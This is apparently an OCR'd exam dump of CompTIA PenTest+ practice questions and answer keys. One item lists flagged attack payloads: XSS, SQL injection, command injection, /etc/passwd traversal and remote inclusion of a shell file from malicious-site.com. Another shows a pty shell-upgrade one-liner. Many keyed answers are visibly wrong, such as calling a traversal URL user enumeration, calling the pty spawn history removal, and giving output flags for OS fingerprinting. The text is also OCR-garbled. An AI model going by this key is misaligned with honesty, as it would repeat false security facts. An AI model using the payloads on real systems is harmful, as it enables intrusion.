
PT0-001 Dumps

CompTIA PenTest+ Certification Exam


https://www.certleader.com/PT0-001-dumps.html



NEW QUESTION 1

DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented Each password may be used only once



A. Mastered

B. Not Mastered

Answer: A

Explanation:

Zverlory

Zverl0ry

zv3rlory


Zv3r!0ry

NEW QUESTION 2

HOTSPOT

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.



Payloads

```
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e
#inner-tab"><script>alert(1)</script>
site=www.exa'ping%20-c%2010%20localhost'mple.com
item=widget';waitfor%20delay%20'00:00:20';--
logfile=%2fetc%2fpasswd%00
logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt
item=widget%20union%20select%20null,null,@@version;--
redir=http:%2f%2fwww.malicious-site.com
item=widget'+convert(int,@@version)+'
lookup=$(whoami)
```

A. Mastered
B. Not Mastered

Answer: A

NEW QUESTION 3
If a security consultant comes across a password hash that resembles the following b117 525b3454 7Oc29ca3dBaeOb556ba8
Which of the following formats is the correct hash type?

A. Kerberos
B. NetNTLMvl
C. NTLM
D. SHA-1


Answer: C

NEW QUESTION 4
A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack Which of the following remediation steps should be recommended? (Select THREE)

A. Mandate all employees take security awareness training
B. Implement two-factor authentication for remote access
C. Install an intrusion prevention system
D. Increase password complexity requirements
E. Install a security information event monitoring solution.
F. Prevent members of the IT department from interactively logging in as administrators
G. Upgrade the cipher suite used for the VPN solution

Answer: BDG

NEW QUESTION 5
A security analyst has uncovered a suspicious request in the logs for a web application. Given the following URL:



http://www.company-site.com/about.php?i=_V_V_V_V_VetcVpasswd

A. Directory traversal
B. Cross-site scripting
C. Remote file inclusion
D. User enumeration

Answer: D

NEW QUESTION 6
After several attempts, an attacker was able to gain unauthorized access through a biometric sensor using the attacker's actual fingerprint without explogtation. Which of the following is the MOST likely explanation of what happened?

A. The biometric device is tuned more toward false positives
B. The biometric device is configured more toward true negatives
C. The biometric device is set to fail closed
D. The biometnc device duplicated a valid user's fingerpnn

Answer: A

NEW QUESTION 7
A penetration tester successfully explogts a DM2 server that appears to be listening on an outbound port The penetration tester wishes to forward that traffic back to a device Which of the following are the BEST tools to use few this purpose? (Select TWO)

A. Tcpdump
B. Nmap
C. Wiresrtark
D. SSH
E. Netcat
F. Cain and Abel

Answer: CD

NEW QUESTION 8
The results of a basic compliance scan show a subset of assets on a network. This data differs from what is shown on the network architecture diagram, which was supplied at the beginning of the test. Which of the following are the MOST likely causes for this difference? (Select TWO)

A. Storage access
B. Limited network access
C. Misconfigured DHCP server
D. Incorrect credentials
E. Network access controls

Answer: A

NEW QUESTION 9
A penetration tester has successfully explogted an application vulnerability and wants to remove the command history from the Linux session. Which of the following will accomplish this successfully?

A. history --remove
B. cat history I clear
C. rm -f ./history
D. history -c

Answer: D

NEW QUESTION 10
Which of the following BEST explains why it is important to maintain confidentiality of any identified findings when performing a penetration test?

A. Penetration test findings often contain company intellectual property
B. Penetration test findings could lead to consumer dissatisfaction if made pubic
C. Penetration test findings are legal documents containing privileged information
D. Penetration test findings can assist an attacker in compromising a system

Answer: C

NEW QUESTION 10
A penetration tester is designing a phishing campaign and wants to build list of users (or the target organization. Which of the following techniques would be the MOST appropriate? (Select TWO)

A. Query an Internet WHOIS database.
B. Search posted job listings.
C. Scrape the company website.
D. Harvest users from social networking sites.
E. Socially engineer the corporate call cente


Answer: AB

NEW QUESTION 13
A recently concluded penetration test revealed that a legacy web application is vulnerable lo SQL injection Research indicates that completely remediating the vulnerability would require an architectural change, and the stakeholders are not m a position to risk the availability of the application Under such circumstances, which of the following controls are low-effort, short-term solutions to minimize the SQL injection risk? (Select TWO).

A. Identify and eliminate inline SQL statements from the code.
B. Identify and eliminate dynamic SQL from stored procedures.
C. Identify and sanitize all user inputs.
D. Use a whitelist approach for SQL statements.
E. Use a blacklist approach for SQL statements.
F. Identify the source of malicious input and block the IP addres

Answer: DE

NEW QUESTION 18
A penetration tester is checking a script to determine why some basic persisting. The expected result was the program outputting "True."



```
root:~# cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ 'source' = 'dest' ]; then
   echo "True"
else
   echo "False"
fi
#End of File

root:~# ./test.sh
False
```

Given the output from the console above, which of the following explains how to correct the errors in the script? (Select TWO)

A. Change fi' to 'Endlf
B. Remove the 'let' in front of 'dest=5+5'.
C. Change the '=" to '-eq'.
D. Change •source* and 'dest' to "Ssource" and "Sdest"
E. Change 'else' to 'eli

Answer: BC

NEW QUESTION 23
A penetration tester runs the following from a compromised box 'python -c -import pty;Pty.sPawn("/bin/bash").' Which of the following actions is the tester taking?

A. Removing the Bash history
B. Upgrading the shell
C. Creating a sandbox
D. Capturing credentials

Answer: A

NEW QUESTION 27
Which of the following has a direct and significant impact on the budget of the security assessment?

A. Scoping
B. Scheduling
C. Compliance requirement
D. Target risk

Answer: A


NEW QUESTION 30
A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?

A. Advanced persistent threat
B. Script kiddie
C. Hacktivist
D. Organized crime

Answer: A


NEW QUESTION 34
A. penetration tester wants to check manually if a "ghost" vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

A)




```
Download the GHOST file to a Linux system and compilate
gcc -o GHOST
test i:
./GHOST
```

B)




```
Download the GHOST file to a Windows system and compilate
gcc -o GHOST GHOST.c
test i:
./GHOST
```

C)



```
Download the GHOST file to a Linux system and compilate
gcc -o GHOST GHOST.c
test i:
./GHOST
```

D)



```
./GHOST
Download the GHOST file to a Windows system and compilate
gcc -o GHOST
test i:
./GHOST
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 36
A penetration tester wants to target NETBIOS name service. Which of the following is the most likely command to explogt the NETBIOS name service?

A. arPspoof
B. nmap
C. responder
D. burpsuite

Answer: C

NEW QUESTION 37
A client has voiced concern about the number of companies being branched by remote attackers, who are looking for trade secrets. Which of following BEST describes the types of adversaries this would identify?

A. Script kiddies
B. APT actors
C. Insider threats
D. Hacktrvist groups

Answer: B

NEW QUESTION 41
After a recent penetration test, a company has a finding regarding the use of dictionary and seasonal passwords by its employees. Which of the following is the BEST control to remediate the use of common dictionary terms?

A. Expand the password length from seven to 14 characters
B. Implement password history restrictions
C. Configure password filters
D. Disable the accounts after five incorrect attempts
E. Decrease the password expiration window

Answer: A

NEW QUESTION 42
A penetration tester has been asked to conduct OS fingerprinting with Nmap using a companyprovide text file that contain a list of IP addresses.
Which of the following are needed to conduct this scan? (Select TWO).

A. -O
B. _iL
C. _sV

D. -sS
E. -oN
F. -oX

Answer: EF

NEW QUESTION 47
......